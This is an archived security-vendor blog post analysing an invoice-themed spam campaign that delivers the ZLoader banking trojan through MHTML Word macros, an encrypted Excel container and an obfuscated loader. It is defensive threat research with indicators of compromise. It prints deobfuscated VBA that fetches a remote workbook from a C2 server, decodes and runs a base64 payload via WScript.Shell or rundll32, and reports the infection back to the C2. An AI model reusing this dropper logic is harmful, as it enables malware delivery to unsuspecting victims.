


# Advancements in Invoicing - A highly sophisticated way to distribute ZLoader

Published: 2021-03-05 · Archived: 2026-04-05 18:22:27 UTC

## Classic invoicing campaigns

Spam campaigns using this new distribution chain first started to appear in early February 2021. The content of the emails follow the long-standing simplistic style of invoicing scams. While the message body varies, it contains only a couple of basic sentences, for example asking recipients to review all information attached, claiming to be new taxation rules from the Internal Revenue Service ([IRS](#)), posing as a bill already processed, or a similar lure along those lines. What they have in common is a Microsoft Word attachment in [MHTML](#) format with a randomly generated filename.




## First Stage: MHTML attachments and ActiveMime

One advantage of the MHTML format is its compatibility with web-based technologies. There is no visible difference using this format over the more typical OLE or DOCX, but it has been popular amongst cybercriminals for years due to the technical challenges it might pose to security products.

Taking a closer look at the internal structure of the document, there is an HTML component with the same name as the MHTML file, a couple of small XML descriptors, a PNG image and an "editdata.mso" object.



If we were to open the original attachment by simply double clicking on it - and Microsoft Word was rightfully configured to have macros disabled - a short message would be displayed asking the user to enable content. This should never be done when dealing with documents from unknown sources, as it will immediately enable macros and lead to their execution - which is exactly the case here.



## Some VBA Magic

As stated earlier, the VBA project contains a lot of forms and functions. We'll start investigating the macro that executes upon closing of the document (Document\_Close):

```
117 Attribute VB_Name = "ThisDocument"
118 Attribute VB_Base = "1Normal.ThisDocument"
119 Attribute VB_GlobalNameSpace = False
120 Attribute VB_Creatable = False
121 Attribute VB_PredeclaredId = True
122 Attribute VB_Exposed = True
123 Attribute VB_TemplateDerived = True
124 Attribute VB_Customizable = True
125
126
127 Public fx, qv, dc, ez, e9, m4, giq, iu8, gc, xm, qu, du, tdl, mk, hp, bu
128
129 Sub Document_Close()
130
131     tg
132
133 End Sub
```

The function "tg" requires an object from UserForm2, so this resource needs to be initialized.

```
152
153 Sub tg()
154
155 On Error Resume Next
156
157 gl = UserForm2.ComboBox6
158
159 c6
160
161 ct = UserForm2.ComboBox22
162
163 l = 855
164
165 t = 0
166
167 r1 = UserForm2.ComboBox10
168
```

That means execution will redirect to the appropriate UserForm\_Initialize function.

```
41 Private Sub UserForm_Initialize()
42
43 Set f5 = UserForm2.Controls
44
45 n6 = f5.Count - 1
46
47 qj = ""
48 For ej = 1 To n6
49 qj = qj & f5.Item(ej)
50 ej = ej + 1
51 Next
52
53 ComboBox1.AddItem "f9"
54 ComboBox1.AddItem "pw"
55 ComboBox1.AddItem "ujk"
56 ComboBox1.AddItem "rt"
57 ComboBox1.AddItem "12"
58 ComboBox1.AddItem "ku"
59 ComboBox1.AddItem qj
60
61 End Sub
```

The above code is looping through all instances of the entries in the UserForm2/o object, which looks like this:

```
00000040: 00 00 00 00-1B 48 80 2C-03 01 02 00-02 00 00 80 <HÇ,♥@ @ Ç
00000050: 46 04 00 00-4F 03 00 00-68 74 00 00-00 02 18 00 F♦ O♥ ht @↑
00000060: 35 00 00 00-06 00 00 80-A5 00 00 00-00 02 00 00 5 ↑ ÇÑ @
00000070: 54 61 68 6F-6D 61 2E 00-00 02 20 00-41 01 45 80 Tahoma. @ A@EÇ
00000080: 00 00 00 00-1B 48 80 2C-03 01 02 00-03 00 00 80 <HÇ,♥@ ♥ Ç
00000090: C2 02 00 00-E5 02 00 00-6D 41 4C 6F-00 02 18 00 T@ σ@ mALo @↑
000000A0: 35 00 00 00-06 00 00 80-A5 00 00 00-00 02 00 00 5 ↑ ÇÑ @
000000B0: 54 61 68 6F-6D 61 2E 00-00 02 20 00-41 01 45 80 Tahoma. @ A@EÇ
000000C0: 00 00 00 00-1B 48 80 2C-03 01 02 00-02 00 00 80 <HÇ,♥@ @ Ç
000000D0: 61 01 00 00-2B 03 00 00-74 70 68 6F-00 02 18 00 a@ +♥ tp ho @↑
000000E0: 35 00 00 00-06 00 00 80-A5 00 00 00-00 02 00 00 5 ↑ ÇÑ @
000000F0: 54 61 68 6F-6D 61 00 00-00 02 20 00-41 01 45 80 Tahoma @ A@EÇ
00000100: 00 00 00 00-1B 48 80 2C-03 01 02 00-02 00 00 80 <HÇ,♥@ @ Ç
00000110: CB 01 00 00-EE 01 00 00-4B 4A 68 6F-00 02 18 00 T@ ε@ KJho @↑
00000120: 35 00 00 00-06 00 00 80-A5 00 00 00-00 02 00 00 5 ↑ ÇÑ @
00000130: 54 61 68 6F-6D 61 00 00-00 02 20 00-41 01 45 80 Tahoma @ A@EÇ
00000140: 00 00 00 00-1B 48 80 2C-03 01 02 00-02 00 00 80 <HÇ,♥@ @ Ç
00000150: D4 00 00 00-3E 01 00 00-73 3A 68 6F-00 02 18 00 L >@ s: ho @↑
00000160: 35 00 00 00-06 00 00 80-A5 00 00 00-00 02 00 00 5 ↑ ÇÑ @
```

This is a rather complicated structure to parse, and documentation on it is sparse at best.

At the time of writing, we processed all entries in this table to generate the content of the “qj” variable. The result of that is going to be an URL:

- [https://tanikku\[.\]com/tan.php?IUI92CaHF9AKOFsJA2V7ZSK5y1peDYQj](https://tanikku[.]com/tan.php?IUI92CaHF9AKOFsJA2V7ZSK5y1peDYQj)

The rest of the “tg” function then creates an object via CreateObject(“excel.application”) and uses the CallByName function to request Excel to “OpEn” a new spreadsheet by this URL with the addition of a password (“gomrhd”) which was gathered from the UserForm1/o object.

```
165 t = 0
166
167 r1 = UserForm2.ComboBox10
168
169 Err.Number = 0
170
171 While l <> 0 And t < 182
172
173 Set per = CallByName(m4.Workbooks, UserForm1.eb & UserForm1.kk, 1, UserForm2.ComboBox1, , , UserForm1.tt)
174
175 l = Err.Number
176
177 t = t + 91
178
179 Wend
```

Finally, Excel will start to download and decrypt a spreadsheet from the specified C2.

### Second Stage: An encrypted Excel document


Having an encrypted document or archive as the ignition point of an infection chain is a decade old technique used by cybercriminals. There are clear benefits, the on-access security components won't be able to dissect the file without having the right password. There are also downsides, the password must be included in the original email message and a basic level of user interaction is required for entering it. This could raise suspicion and there is always the possibility of user failure as well. The appearance of a password input field in the middle of an infection chain would be even more suspicious. Using macros in one document to load another - a password protected and encrypted Excel sheet - is taking best of both worlds; the Excel file will be somewhat invisible to any typical on-access scanner on the endpoint, while no user interaction will be necessary at all.

Having the matching password, we can also investigate the content of the downloaded spreadsheet. There are no macros present, but a total of 5 sheets, some containing strings and Excel functions in seemingly random cells/order, and a large blob of encoded data in sheet 4. Anybody with previous experience working with encoded content will easily see that base64 encoding is used.



### A protected container

If we consider the base64 data to be the final payload, we must also locate the piece of code responsible for decoding and loading it. For that we will have to go back to the VBA macros in the ActiveMime object. There is a fair amount of macro code for grabbing strings and data from those “random” cells in the other Excel sheets for the purpose of building and executing additional functions with “CallByName”. Covering all of them is outside of the scope of this blog.



At last, the decoding and execution of the payload is done by the “ThisWorkbook.gykvtla” function. The “hp” variable contains the base64 encoded data, while “bu” is a numeric value meant to specify the type of the payload (even number=EXE, odd number=DLL).

(General) jm

```

Sub jm()
    CallByName ActiveDocument.ez, ActiveDocument.e9, VbMethod, UserForm1.syh.Value, ActiveDocument.hp, ActiveDocument.bu
    bd = UserForm2.ComboBox21
End Sub
Private Sub UserForm_Initialize()
    jm
End Sub
    
```

Watches

Expression	Value	Type
ActiveDocument.hp	"TVqQAAMAAAAEAAAA//BAALgAAAAAAAAAQAAAAAAAAAAAAAA"	Variant/String
ActiveDocument.bu	111	Variant/Double
ActiveDocument.e9	"Run"	Variant/String
ActiveDocument.ez	"Microsoft Excel"	Variant/Object/Application
UserForm1.syh.Value	"ThisWorkbook.gykvltla"	Variant/String

This way, the downloaded Excel file acts more as protected storage, containing strings and data necessary for successful execution, as well as the encoded payload. Neither the MHTML document nor the Excel spreadsheet can work on its own and content of the latter is hidden from prying eyes.

### Third Stage: Payload

As pointed out above, the embedded “gykvltla” Excel function acts as a simplistic loader for the final payload. It employs obfuscation - mainly using IIF and SWITCH functions – but retrieving its core functionality isn't too challenging. First it would generate a 6-character long string used as a filename, then the base64 encoded data on sheet4 would be decoded and saved under the ProgramData folder. Depending on whether the payload is a standard Portable Executable (PE), or a Dynamic Link Library (DLL) execution would slightly differ, while the EXE will be done alone with the help of “WScript.Shell”, the DLL will be loaded using the rundll32 windows utility. Finally, there is a GET request sent to the C2 (hxxps://tanikku.com/kku.php) which provides a status report on the successful infection.

```
excel_fx.txt
16 Sub gykvtla(b6,jv)
17
18 qiv = Environ("HOMEDRIVE")
19 bhr = qq(b6)
20 lk = z5()
21
22 CreateObject("ADODB.Stream").Type = 1
23 CreateObject("ADODB.Stream").Open
24 CreateObject("ADODB.Stream").Write bhr
25 If Len(jv) Mod 2=0 Then
26 CreateObject("ADODB.Stream").SaveToFile qiv & "\programdata\" & lk & ".exe", 2
27 CreateObject("WScript.Shell").Run qiv & "\programdata\" & lk & ".exe"
28 Else
29 CreateObject("ADODB.Stream").SaveToFile qiv & "\programdata\" & lk & ".dll", 2
30 CreateObject("WScript.Shell").Run "rundll32 " & qiv & "\programdata\" & lk & ".dll, DllRegisterServer"
31 End If
32
33 CreateObject("Microsoft.XMLHTTP").Open "GET", "https://tanikku.com/kku.php", False
34 CreateObject("Microsoft.XMLHTTP").send
35
36 Application.ActiveWorkbook.Saved = True
37 Application.Quit
38
39 End Sub
40
41 Function qq(ix)
42 Dim b
43 With CreateObject("Microsoft.XMLDOM").createElement("b64")
44 .DataType = "bin.base64": .Text = ix
45 qq = .nodeTypedValue
46 End With
47 End Function
```

The payload in this specific campaign was ZLoader, a highly popular [multi-purpose](#) malware which can act as a banking trojan, but also used to help distributing ransomware families in the past such as Ryuk and Eggor. How the operators behind these campaigns plan to utilize ZLoader's powerful capabilities is yet to be seen.

### Conclusion

Invoice-themed spam campaigns rarely offer new and challenging delivery techniques. While the spammed emails lack finesse, the rest of the infection chain demonstrates a high level of understanding of various Microsoft Office file formats and how they can be used in combination. It is well thought out, fairly complex, but also lacks any unnecessary overcomplication, a mistake typically done by juniors. Creators of this delivery chain are showcasing skills from the higher tiers of the cybercriminal pyramid, as such extra vigilance is needed to counter it.

### Protection Statement

Forcepoint customers are protected against this threat at the following stages of attack:

- Stage 2 (Lure) – Malicious emails associated with these attacks are identified and blocked.
- Stage 5 (Dropper File) – Malicious files are prevented from being downloaded.
- Stage 6 (Call Home) – Attempts to contact C2 servers are blocked.

### IOCs

### Files

- 6cd67f6ce51c3a57f5d9a65415780ee8ef9ee44c

- f762d7e999c3f1fa768aba1c0469db1a1596b69e
- 98727b1b6826e2816f908c08b15db427c875ca53

## URLs

- [hxxps://tanikku\[.\]com/tan.php](https://tanikku[.]com/tan.php)
- [hxxps://tanikku\[.\]com/kku.php](https://tanikku[.]com/kku.php)
- [hxxps://fiberswatch\[.\]com/watch.php](https://fiberswatch[.]com/watch.php)
- [hxxps://heftybtc\[.\]com/hef.php](https://heftybtc[.]com/hef.php)
- [hxxps://dailyemploy\[.\]com/day.php](https://dailyemploy[.]com/day.php)
- [hxxps://findinglala\[.\]com/down/doc.xls](https://findinglala[.]com/down/doc.xls)
- [hxxps://sejutamanfaat\[.\]com/faat.php](https://sejutamanfaat[.]com/faat.php)
- [hxxps://earfetti\[.\]com/post.php](https://earfetti[.]com/post.php)
- [hxxps://evalynews\[.\]com/post.php](https://evalynews[.]com/post.php)
- [hxxps://sanciacinfofothe\[.\]tk/post.php](https://sanciacinfofothe[.]tk/post.php)
- [hxxps://enriwetmiti\[.\]tk/post.php](https://enriwetmiti[.]tk/post.php)

---

Source: <https://www.forcepoint.com/blog/x-labs/invoicing-spam-campaigns-malware-zloader>